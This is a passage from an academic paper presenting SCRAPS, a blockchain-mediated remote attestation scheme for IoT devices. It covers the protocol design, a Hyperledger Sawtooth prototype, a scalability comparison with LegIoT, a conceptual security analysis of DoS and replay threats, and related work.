


Figure 3: Reliability Function $[f(t) = -0.01 * t + 2$ with $T_{min} = 100$ and $T_{exp} = 160]$

In addition to provisioning Prover with an appropriate RA scheme during production, Manufacturer provisions Prover trust anchor with a unique private signing key *SK* along with the address of Manufacturer's SC on the blockchain. The private key is assumed to be only available to trusted (atomically executed, uninterruptible and immutable) RA code (Step 1b).

Note that device configuration can be updated by the Manufacturer as needed by repeating Step 1a, e.g., whenever a new software version for a given platform is released.

Prover Registration: Once deployed, Prover registers with the blockchain using its public key *PK* (Step 2). Thereafter, the authentication and integrity of each transaction, sent by Prover, is verified by the blockchain or ledger before it reaches ProxyVerifier. The latter uses *PK* as a unique identifier for Prover to map to attestation RA evidences. The registration process varies depending on the selected blockchain/ledger. Permissioned blockchains (like Hyperledger Sawtooth) require adding *PK* to its access control list for Prover to submit transactions. In permissionless blockchains (such as Ethereum), Prover simply announces itself by querying ProxyVerifier.

Attestation: The attestation process (Steps 3a and 3b in Figure 2) takes place between ProxyVerifier and Prover, via Broker. The protocol is depicted in Figure 4. The main task of Broker is to filter all incoming messages and correctly distribute them to subscribers (blockchain and devices). This is omitted from the flow diagram for simplicity.

In case of initial attestation, Prover queries the ledger for the ID of the last written block. In case of subsequent attestations, ProxyVerifier receives a query from Prover inquiring about any pending requests (Step 1). If any exists, Prover receives the ID of the last block as a reply (Step 2). Once Block ID is received, Prover executes *stdAttest* to compute a measurement Meas (e.g, by computing a hash over its memory) and then builds a new transaction *AttestTX*. The body of the transaction includes: Meas, Block ID, *PK*, and the address of Manufacturer's SC, while the header includes a signature over

[2]There could be multiple reliability functions defined per device model, to allow more flexibility for different network settings and application scenarios. We leave this detail out for brevity.




Figure 4: Attestation Flow

the body generated using *SK*. *AttestTX* is then submitted as RA evidence to ProxyVerifier (Step 3).

The latter interacts with the Manufacturer smart contract and retrieves M and $F_{rel}(t)$ by requesting configuration information of the Prover using provided address (Steps 4 and 5), and evaluates the evidence.

During verification, the provided measurement Meas and Block ID are extracted from the transaction *AttestTX*. If Meas matches M, ProxyVerifier also verifies Block ID by applying $F_{rel}(t)$ to the time difference between the last block added to the blockchain and the submitted Block ID.

If both checks pass, Prover status is changed to "attested", and "untrusted" otherwise. The provided Block ID is stored as the timestamp of the last valid attestation. ProxyVerifier does not verify integrity of the transaction – this check is performed by blockchain validators, and, in case of failure, the transaction is not delivered/processed by ProxyVerifier.

We note that the attestation protocol is initiated by Prover. Hence, it can be easily applied to sleeping Provers. Upon wake-up, the Prover performs the steps described above before going into sleep mode again. After successful attestation, the trust status of Prover becomes accessible to every Subscriber even if the Prover device is sleeping again.

Query: ProxyVerifier can be queried about the state of any registered Prover (Step 4 in Figure 2). Such queries can be submitted by either Prover itself, as described above, or Verifier, through a signed transaction *QueryTX* including Prover PK (Steps 7-8 and 9-10).

In this case, Algorithm 1 shows how ProxyVerifier computes Prover state. As input, it receives *ProverID* – a hash of Prover *PK*. There are 4 cases: (1) if no RA evidence is reported yet (line 2), ProxyVerifier sets a flag for Prover to indicate that attestation request is pending, and returns "pending"; (2) The same happens if the last RA evidence from Prover is valid but expired (line 17), (3) If last submitted RA evidence is valid and unexpired (line 12), ProxyVerifier returns the score based on the reliability function described earlier; and (4) If the last submitted RA evidence is invalid (line 5), the "pending" flag is also set and the state returned to Verifier is "untrusted".

Algorithm 1 Calculation of Status

Require: proverID
  $trustStatus \leftarrow getTrustStatus(proverID)$
  if $(trustStatus = "NULL")$ **then**
    $setRequest(proverID)$
    return "pending"
  else if $(trustStatus = "untrusted")$ **then**
    $setRequest(proverID)$
    return "untrusted"
  else
    $timestamp \leftarrow getTimestamp(proverID.Block_ID)$
    $currentTime \leftarrow getTimestamp(lastBlock.Block_ID)$
    $t \leftarrow currentTime - timestamp$
    if $(t \leq \text{proverID}.T_{min})$ **then**
      return "trusted"
    else if $(t > \text{proverID}.T_{min} \wedge t < \text{proverID}.T_{exp})$ **then**
      $riskScore \leftarrow f(t)$
      return riskScore
    else
      $setRequest(proverID)$
      return "pending"
    end if
  end if

The proposed SCRAPS design addresses all challenges discussed in Sections 2.2 and 3.2. It copes with asynchronous

communication since the ProxyVerifier mediates the attestation process. Attestation requests are stored and aggregated to protect sleeping devices from DoS attacks while allowing them to attest once awake and to do so only once since public key signatures are used instead of symmetric MACs. The design also ensures the freshness of RA evidences.

4 Prototype Implementation

This section describes SCRAPS prototype implementation. Its key components are: ProxyVerifier, Prover, and Verifier. Implementation of ProxyVerifier is based on Sawtooth Hyperledger framework to instantiate the blockchain. Both Prover and Verifier functionalities are included in a single IoT client. To demonstrate support for heterogeneous devices, two versions of SCRAPS client were implemented for two different IoT devices. We did not implement any Brokers, since any standard Broker provided by third parties can be utilized.

Hyperledger. We selected Hyperledger Sawtooth as a blockchain framework. Being part of Hyperledger framework, Sawtooth is developed and maintained by the Linux Foundation. Unlike Bitcoin or Ethereum, Sawtooth represents a private blockchain and thus neither provides its own cryptocurrency nor introduces any transaction fees. The technology and modularity of Hyperledger Sawtooth simplify the development process by separating the core system from the application domain. Its core design allows applications to choose the transaction rules, govern access permissions, and select consensus algorithms.

In Hyperledger, each application defines custom transaction families for its requirements. A transaction family includes the following components: (1) A transaction processor (TP): equivalent to the smart contract that defines the business logic for the application; (2) a data model to record and store data; (3) a client to generate and submit transactions.

The ledger is initialized with 3 native TPs. The first one, Settings TP, stores on-chain configuration settings. Particularly, several parameters are set to activate a backpressure mechanism, a form of DoS protection, defining a threshold for allowed transactions, submitted by the same transactor, and a punishment period if the threshold is exceeded. The second one, Identity TP, collaborates with Settings TP to handle on-chain access permissions for validators (blockchain nodes) and transactors based on signing keys. The third one, BlockInfo TP, provides an interface to store and retrieve information about a configurable number of historic blocks.

Each validator node is equipped with an MQTT middleware that: (1) communicates with Broker, (2) translates transactions received from MQTT to API calls, and (3) converts the results after retrieving them from the receipt store[3].

[3] Sawtooth provides a receipt store to save information related to the transaction execution, e.g., how the transaction changed the global state and/or events of interest that occurred during transaction execution.

Manufacturer and Manufacturer SC. Manufacturer's SC is realized through a transaction family – it is provided as a TP that handles received transactions and stores the configuration data of produced models. The implementation consists of 97 LoC in Python. The Manufacturer's client is responsible for the generation of signed transactions, with configuration information, and submitting them to the TP. It is implemented in Python with 256 LoC and uses Concise Binary Object Representation (CBOR) [15], Google Protocol Buffers [28] and Secp256k1 as a signature algorithm.

ProxyVerifier The ProxyVerifier's TP is implemented in Python and contains 632 LoC. Several libraries are used, such as Google's Protocol Buffers and CBOR. Sawtooth uses an addressable Radix Merkle tree to store data for transaction families. Thus, ProxyVerifier retrieves the current global state of the blockchain. Up-to-date information stored by other TPs can be then be read using their addresses from BlockInfo TP. This includes information about the last and previous blocks, i.e., their IDs and the timestamps when they were written. In the same fashion, the device model configuration is acquired from the manufacturer's TP.

IoTClient. We chose to build an IoTClient that combines Prover/Publisher and Verifier/Subscriber functionality to coexist within one platform. It consists of functionality to create three transaction types (*CheckReq*, *QueryState*, and *Attestt*) needed during the operational phase of SCRAPS and standard attestation *stdAttest* functionality to compute Meas.

To instantiate the IoTClient, we chose 2 commercially available devices: ATmega1284P-Xplained from AVR and LPC55S69-EVK evaluation board from NXP. The former represents a typical IETF Class-1 [14] IoT device, while the latter has a secure hardware component in form of ARM TrustZone.

LPC55S69-EVK is a 32-bit MCU equipped with an ARM Cortex M-33 processor with TrustZone which runs at the maximum frequency of 150MHz and provides up to 640KB flash memory with 320KB SRAM. TrustZone enables a Trusted Execution Environment (TEE) by splitting hardware resources into two separated protection domains, called normal and secure world. The processor can switch between the two worlds and execute in either, with normal world software being blocked from directly accessing secure resources. The implementation of IoTClient for this device is written in C and consists of 26600 LoC. It includes three components: (i) Non-Secure Application, (ii) Secure Application, and (iii) Secure Gateway. The non-secure application provides the required functionalities to communicate with the blockchain and other devices. Prover uses MQTT client, while Verifier uses HTTP library to submit API calls to blockchain nodes. The secure gateway offers an interface to call the attestation code from within the secure world.

The secure application initializes TrustZone and configures memory protection to secure sensitive data, such as attestation keys and code. The latter consists of a standard attestation

functionality that computes the hash over the non-secure memory, and extra functionalities for computing the signature and building transactions that satisfy ledger's and ProxyVerifier's requirements.

ATmega1284P-Xplained is an 8-bit MCU running at the maximum frequency of 20MHz, with 16KB SRAM and 128KB of flash memory. Since it does not provide any hardware security features, we selected the SμV security microvisor [21] – a virtualization-based security middleware that provides same security features as hybrid attestation schemes while being implemented purely in software and incurring minimal performance overhead. The implementation of the IoTClient consists of 8094 LoC of C, including (i) non-secure Application, (ii) secure application that provides functionality to fulfill SCRAPS client workflow, and (iii) SμV secure microvisor. The non-secure application reads input from UART and passes it to the secure application. The latter provides the functionalities required to compute attestation measurement and build the transactions. SμV protects the secure application and the private key from unauthorized access.

5 Evaluation

In this section, we evaluate SCRAPS's performance overhead and scalability. Performance evaluation is based on the prototyped testbed. To estimate scalability, we use simulation-based approach and compare to LegIoT [43], the state-of-the-art cRA scheme for many-to-many attestation in IoT networks which has an open-source implementation[4].

5.1 Performance Evaluation

The performance of the overall system is highly dependent on network transmission delays. Ignoring that, we can break down the remaining factors into (1) Performance of IoTClient, and (2) transaction processing speed of ProxyVerifier.

ProxyVerifier. Table 1 shows the average execution time of the smart contract on a validator node, which runs Linux Ubuntu 18.04 LTS on an Intel Xeon E-2186G CPU with 64 GB RAM. The smart contract provides three functions to handle incoming transactions, denoted as actions. During the simulation, we executed every action 100 times directly on the validator node and recorded the execution time. For every incoming transaction, the ProxyVerifier decodes the CBOR binary data and checks the senderID. *CheckReq* requires the ProxyVerifier to query the blockchain global state for pending attestation requests for the given senderID. For *QueryState*, the ProxyVerifier executes algorithm 1 and returns the status. The most time-consuming action is *Attest*, since ProxyVerifier has to validate the included RA evidence as well as the timestamp and store the corresponding trust status.

[4]To the best of our knowledge, no other many-to-many RA schemes are available as open-source.

IoTClient. To evaluate performance of IoT clients, we focus on Prover and Verifier functionalities, both on the LPC55S69-EVK and the ATmega1284P-Xplained platforms. Though main steps are the same for both devices, LPC55S69-EVK uses its TrustZone, e.g., for switching between secure and normal worlds, while ATmega 1284P relies on a purely software-based approach. Runtimes for both IoTClients are shown in Table 1. The table leads us to two observations: (i) LPC55S69 substantially outperforms ATmega in every action, and (ii) underlying RA functionality *stdAttest* has by far the longest runtime, while those introduced by SCRAPS (*CheckReq*, *QueryState* and *Attest*) are nearly equal on respective devices. The former (i) is expected since LPC55S69 has substantially faster hardware than ATmega.Observation (ii) shows, that using SCRAPS only increases the attestation overhead by about 15% in comparison to using standard RA (*stdAttest*) without SCRAPS.

5.2 Scalability Evaluation

We now evaluate scalability of SCRAPS and compare it against LegIoT [43]. While being designed with scalability in mind, LegIoT does not address challenges of Pub/Sub protocols discussed in Section 2.2. It uses indirect trust relationships to build and maintain system-wide trust information. To store and manage the information, LegIoT utilizes Distributed Ledger Technology. At its core is a smart contract that implements a graph enlargement algorithm, which adds new trust links to the system.

5.2.1 Preliminaries

LegIoT utilizes *HitPercentage* and *trustQueryRate* as main evaluation metrics. To enable a fair comparison, we use similar metrics in our evaluation.

HitPercentage: indicates how much the system benefits from the previously conducted attestation instances. It is defined as:

$$HitPercentage = \frac{queryStateHit}{queryStateHit + queryStateMiss} * 100 \quad (2)$$

Here, *queryStateHit* denotes the case where, after Verifier's request, a valid (correct and timely) RA response from Prover is available and no further action is required from Prover. Whereas, *queryStateMiss* refers to what happens otherwise: a fresh/new RA instance is required from Prover. Both *trustQueryHit* and *trustQueryMiss*, are used interchangeably in [43].

Parameters: *HitPercentage* is influenced by several parameters. (Unless otherwise specified, we use the same parameters as in [43].) The first parameter is the network size N ranging from $N = 100$ to $N = 25000$ to show that performance of SCRAPS does not degrade significantly even for large networks. The second, denoted by *queryStateRate*, determines

Action	ProxyVerifier	IoTClient LPC55S69 - EVK	IoTClient ATmega 1284P
CheckReq	9.5 ± 0.0003 ms	355.0 ± 0.271 ms	5709.5 ± 0.024 ms
QueryState	19.7 ± 0.0013 ms	356.5 ± 0.493 ms	5711.9 ± 0.011 ms
Attest	26.2 ±0.007 ms	357.8 ± 0.43 ms	5647.6 ± 0.168 ms
stdAttest	—-	1751.3 ± 8.533 ms	34499.8 ± 0.006 ms

Table 1: Average Run-Time & Standard Deviation of ProxyVerifier and IoTClient

the number of devices that *QueryState* of another device every iteration[5]. We used three *queryStateRates* ranging from $N/2$ to $N/10$ to demonstrate how the network benefits from re-using RA evidences.

For LegIoT simulations, we used a *securityParameter* of 6 and a *minReliability* of 0.8. The *securityParameter* defines the maximum length of the trust path in LegIoT and has no counterpart in SCRAPS. One can say that SCRAPS has a fixed path length of two, because all information flow between the Prover and Verifier is mediated by ProxyVerifier. In LegIoT, trust relations are transitive. With *minReliability*, Verifier can define the lowest risk score of a potential path. SCRAPS does not use it since there is a fixed path length and ProxyVerifier computes the risk score according to Prover configuration.

The reliability function we use is based one the time function $f(t)$ defined in Equation 3 and the values $T_{min} = 300s$ and $T_{exp} = 600s$.

$$f(t) = -0.0006666667 * x + 1.2 \tag{3}$$

For the sake of fair comparison, we used the same values for $f(t)$, T_{min} and T_{exp} as in LegIoT evaluation.

5.2.2 Evaluation Scenarios

We conducted four evaluation scenarios: (1) Duration of warm-up phase, after which the system effectively benefits from prior RA evidences; (2) HitPercentage, which indicates how effectively the system reuses prior RA evidences; (3) how soon hit rate of 100% is achieved, which demonstrates the effectiveness of both systems and (4) the maximum possible *queryState* rate, stating processing capability of the system.

Warm-up Phase: In both systems, no RA evidences are stored in the blockchain right after deployment. Thus, the rate of *queryStateMisses* remains high until a certain numer of *AttestTX* transactions are submitted. We consider the system to be in the warm-up phase until a *HitPercentage* of 70% is reached. Figure 5 plots warm-up phases of LegIoT and SCRAPS with parameters defined in Section 5.2.1. Within every iteration, $N/2$ queries are submitted, and hit rate is measured at the end. Results show that SCRAPS remains nearly constant for up to 25,000 devices, while LegIoT shows a significant increase.

Hit Rate Comparison: In the second scenario, we compare the overall hit rate for various query rates. To ensure that the operational phase is not influenced by the warm-up phase, every simulation was executed five times, for 1,200s for every run and the average of all five runs is reported. Figure 6 reflects hit rates of both systems for three query rates. It is evident that SCRAPS has a higher hit rate than LegIoT in almost every scenario. This shows that SCRAPS requires fewer RA instances during the operational phase and is, therefore, more efficient and scalable.




Figure 5: Duration of warm-up phases (X-axis in log scale)




Figure 6: Comparison of hit rates for various query rates (X-axis in log scale)

Time to Reach 100% Hit Rate: Both schemes reach the peak of utility when there are sufficiently many valid RA evidences to answer queries without additional RA instances, i.e., when 100% hit rate is achieved. During this simulation, we explore how many iterations it takes for LegIoT and SCRAPS

[5] It is equivalent to *trustQueryRate* in LegIoT

to achieve it. Results are in Figure 7. They are not complete for LegIoT for network sizes of over 1,000 because we set the maximum number of iterations to 9,999 and LegIoT never reaches 100% hit rate during this period for $N > 1,000$.




Figure 7: Iterations until 100% hit rate (X-axis in log scale)

Maximum Query Rate Comparison: In this simulation, $N/2$ queries are submitted every second to measure how many are processed in one second. Results indicate that the additional overhead to build and maintain the graph of LegIoT significantly influences its performance, while SCRAPS works without any bottlenecks even for 25,000 nodes. Therefore, even in very large networks, SCRAPS most likely does not encounter any scalability limitations.




Figure 8: Maximum Query Rate (X-axis in log scale)

Based on our measurements and simulations, it is clear that SCRAPS outperforms LegIoT in all tests and, hence, improves the overall scalability. While LegIoT works well for networks of up to 1,000 nodes, it shows substantial weaknesses for larger networks. Meanwhile, SCRAPS operates without any performance penalties in networks of up to 25,000.

6 Security Analysis

This section offers an informal security analysis of SCRAPS by considering possible attacks and discussing their impact and mitigation. We exclude any security weaknesses of underlying technologies, including distributed ledgers, secure hardware, and cryptographic primitives.

Denial of Service (DoS) Attacks: Possible DoS attacks include delaying or dropping attestation requests/responses. These attacks can be mounted by any entity between IoT device and the rest of the world, such as a malicious broker, access point, or router. No proposed scheme considers DoS attacks since they go beyond the scope of RA and require distinct countermeasures, e.g., monitoring and detection.

Other types of DoS attacks may target Prover or ProxyVerifier. If Prover is targeted, the attack is launched by a malicious Verifier sending numerous attestation requests, thus forcing one or more Provers to perform the expensive attestation process repeatedly. In a more elaborate scenario, $\mathcal{ADV}$, which controls many Verifiers, mounts the same attack in a distributed fashion, i.e., DDoS. SCRAPS mitigates such DoS/DDoS attacks by design, since all attestation requests are mediated by ProxyVerifier. No matter how many attestation requests are received by ProxyVerifier for a given Prover, only one attestation process will be triggered per block ID.

In the second scenario, $\mathcal{ADV}$ targets ProxyVerifier. While some blockchains, such as Bitcoin, avoid DDoS attacks because each transaction requires spending digital currency, Sawtooth applies backpressure – a flow-control technique to reject unusually frequent client submissions. Parameters for this technique are set during the initialization phase, as discussed in Section 4.

Replay Attacks: $\mathcal{ADV}$ can record valid RA evidence of benign Prover before compromising it. Later on, the attacker publishes the recorded RA evidence, hoping for Prover to remain trusted. However, every *AttestTX* message is cryptographically bound to a unique block ID provided by the blockchain. Since the blockchain keeps a record of the timestamp when the respective block is written, ProxyVerifier computes the reliability score of the RA evidence starting from that timestamp. Therefore, the attacker gains nothing with this attack.

Predictable Block IDs: If $\mathcal{ADV}$ could predict a future block ID, it could feed this ID to a benign Prover to generate valid RA evidence. Afterward, $\mathcal{ADV}$ would compromise this Prover, wait until the predicted block ID appears on the blockchain, and submit the previous RA evidence. $\mathcal{ADV}$ could thus convince Verifiers that a currently compromised Prover is in a benign state. This attack vector is not viable, since block IDs are unpredictable and provide sufficient entropy. Their randomness is influenced by two factors. First, the consensus mechanism determines the blockchain node allowed to write the new block. Second, IDs of executed

batches/transactions are included in its computation, whether it is a header hash (as in Bitcoin), or a signature of that hash (as in Hyperledger).

Message Integrity: $\mathcal{ADV}$ that resides on the network or controls the non-secure application of a Prover, may alter or forge the RA evidence. However, each Prover signs every RA evidence with its unique SK stored in secure memory accessible only to trusted attestation code. Since we assume correctness and security of the underlying signature scheme, altered or fake RA evidence is detectable since ledger validators verify the signature of each submitted RA evidence (before forwarding to ProxyVerifier) using Prover's PK. Similarly, integrity of configuration updates is assured. The new configuration is submitted by the Manufacturer to Manufacturer's SC using a transaction signed by its private key. Furthermore, write access to Manufacturer's SC is exclusive to the Manufacturer, as discussed in Section 3.3.

Malicious Brokers: $\mathcal{ADV}$ that compromises a Broker can feed a victim Prover an old or otherwise fake block ID, causing Prover to produce invalid RA evidence. Such a RA evidence would not be accepted by ProxyVerifier. However, this can result in substantial DoS, since a malicious Broker can do the same to all of its Provers, collectively wasting a lot of resources. Similarly, blockchain validators would waste time verifying numerous invalid RA evidences. In SCRAPS, the impact of this attack vector is limited since communication with the Broker is initiated by Provers.

Impersonation During Registration: An actual IoT device cannot be impersonated, since registration transactions are signed with its unique secret key. Of course, an $\mathcal{ADV}$ controlling Broker or another IoT device, can generate its own key-pair and successfully register the public key. However, the subsequent attestation would fail since there is a binding between attestation statement and the registered key.

7 Related Work

In this section, we overview RA schemes of various flavors.

One-to-Many cRA Schemes enable a single Verifier to efficiently attest multiple interconnected Provers. In most cases, a spanning tree rooted at Verifier is used to propagate and aggregate attestation messages.

The first such scheme, SEDA [12], uses secure hop-by-hop aggregation of RA evidences. Verifier initiates the process by broadcasting an attestation request to Provers. As a response, every Prover attests its children nodes and forwards the accumulated RA evidences to its parent. In the end, Verifier checks the status of all Provers by verifying only the last RA evidence. This approach requires the participation and availability of every Prover to forward accumulated RA evidences and thereby do not work with sleeping devices.

LISA [17] and SeED [31] improve on SEDA. In LISA, neighboring devices communicate to propagate RA evidences. Also, Provers verify RA evidences of other Provers before forwarding them, to prevent replay attacks. SeED [31] increases efficiency and mitigates DoS attacks by allowing Provers to self-initiate RA. Like SEDA, LISA and SeED do not work with sleeping devices as they rely on availability of Provers. DARPA [30] detects physically compromised devices by assuming that any physical attack must involve removing or turning off the device for a non-negligible period of time. To detect compromised (absent) devices, all Provers periodically exchange heartbeat messages. SCAPI [34] is an improved version of DARPA: it includes a leader that periodically generates and distributes secret session keys among all Provers. To receive a new session key, Prover must be authenticated with the previous key. DARPA and SCAPI require Provers being available at all times to receive periodically exchanged messages. Thereby, both systems cannot be applied to sleeping devices.

SARA [22] can be characterized as one-to-a-few attestation scheme for Pub/Sub networks. Publishers self-attest upon request received from trusted Verifier, then propagate their evidences to Subscribers, who in turn also self-attest, concatenate their own RA evidence with the one received from Publishers and submit it to Verifier for verification. As such, attestation is limited to small IoT services only and requires Subscribers to be awake soon after attestation by Publisher to assemble and submit the final attestation evidence.

Stumpf et al. [57] propose three approaches to realizing scalable cRA: (1) hashing together multiple requests into a single one, (2) allowing Prover to self-attest for a given timeslot, and (3) synchronize Prover and Verifier. None of these approaches can be applied to networks with asynchronous communication and sleeping devices, as (1) devices cannot cooperate and (2)-(3) sleeping devices cannot be synchronized. SALAD [35] is a cRA scheme designed for robustness, achieved by distributing RA evidences among all devices. Distributing RA evidences among all devices does not apply to networks with asynchronous communication and sleeping devices. Rabbani et al. [50] introduced an edge computing layer between the swarm of Provers and Verifier. Each edge Verifier attests the underlying swarm in a spanning-tree topology and forwards the RA evidences to root Verifier. This approach cannot be applied to sleeping devices as the Verifier cannot attest an underlying swarm of sleeping Provers. Additionally, it imposes a single point of failure.

SANA [7] is a scalable cRA scheme that partitions Provers into multiple subnetworks and aggregates RA evidences until the entire network is attested. Final aggregated RA evidences are publicly verifiable by multiple Verifiers. ESDRA [38] is another cRA scheme that divides the network into clusters according to the distance between devices. RA relies on a reputation mechanism, which defines the reputation of Provers based on their prior behaviors.

Bampatsikos et al. [13] proposed BARRETT, a blockchain-

Schemes	Heterogeneity	Scalability	On-demand Attestation	Asynchronous Communication	Sleeping Devices	Configuration Updates	Untrusted Broker
One-to-Many Protocols							
SEDA [12], LISA [17]	(✓)	✓	X	X	X	X	X
SeED [31]	(✓)	✓	✓	X	X	X	X
DARPA [30], SCAPI [34]	(✓)	✓	X	X	X	X	X
SARA [22]	(✓)	X	✓	✓	X	X	X
Stumpf at al [57]	X	✓	✓	X	X	X	X
Salad [35]	(✓)	(✓)	X	X	X	X	X
Shela [50]	(✓)	✓	X	X	X	X	X
BARRETT [13]	(✓)	X	✓	(✓)	X	X	X
SANA [7]	(✓)	(✓)	X	X	X	X	X
ESDRA [38]	(✓)	✓	✓	X	X	X	X
Many-to-Many Protocols							
PASTA [36]	✓	✓	X	X	X	X	X
Safe^d [58]	✓	(✓)	✓	X	X	(✓)	X
TM-Coin [47]	X	✓	✓	X	X	X	X
LegIoT [43]	(✓)	(✓)	✓	X	X	X	X
SCRAPS	✓	✓	✓	✓	✓	✓	✓

Table 2: Comparison of Collaborative Attestation Schemes ((✓) indicates only limited support)

based cRA scheme that uses a smart contract to prevent Computational DoS (CDoS) and allowing BARRETT to transmit RA requests from Verifier to Prover asynchronous. RA evidence is still transmitted directly from Prover to Verifier, hence asynchronous communication is only partially supported. The Verifier verifies the received RA evidence and uploads the outcome to the blockchain. This implies that Verifiers are mutually trusted or RA evidences cannot be reused by other Verifiers. In SCRAPS, this impractical assumption is eliminated, while similarly preventing CDoS.

Many-to-Many Attestation: Many-to-Many schemes provide RA evidences to multiple Verifiers.

Kohnhäuser et al. [36] proposed PASTA, a scheme that spreads the burden of verification across the entire network. In PASTA, Provers collaborate periodically to generate tokens that embed the proofs of all participants. Provers unavailable during token creation can be mistakenly considered malicious. This implies that support for sleeping Provers is hard to achieve. In contrast, SCRAPS has no such limitations.

Visintin et al. [58] proposed Safe^d, a decentralized RA process that enables a pair of devices in a swarm to attest each other without relying on an external Verifier. The system uses chord protocol and multiple overlays to distribute and maintain attestation-relevant data. Unlike SCRAPS, this approach relies on a specific network structure and requires direct device interaction during attestation. Therefore, it does not support asynchronous communication or sleeping devices. The possibility of potential configuration updates is only briefly discussed and not implemented nor evaluated but likely to cause high overhead.

TM-Coin [47] uses blockchain as a trustworthy decentralized database to store RA evidences. The miners perform RA of a Prover, validate the received RA evidence and add the result to the blockchain. Afterward, any Verifier that trusts the miner that conducted the attestation can query the ledger and receive the already verified RA evidence. SCRAPS does not place any additional trust in miners.

LegIoT [43] is a decentralized attestation and trust management framework that aims to decrease the number of required RA instances by building trust relations across the whole network. Trust relations are represented as a graph stored and maintained by a distributed ledger. SCRAPS differs from LegIoT in that it does not involve direct Prover-Verifier communication and uses ProxyVerifier as an intermediary.

Table 2 summarizes related work and compares properties of the current schemes with those of SCRAPS. It shows that SCRAPS is the only scheme that satisfies all requirements formulated in Section 2.3.

8 Conclusions

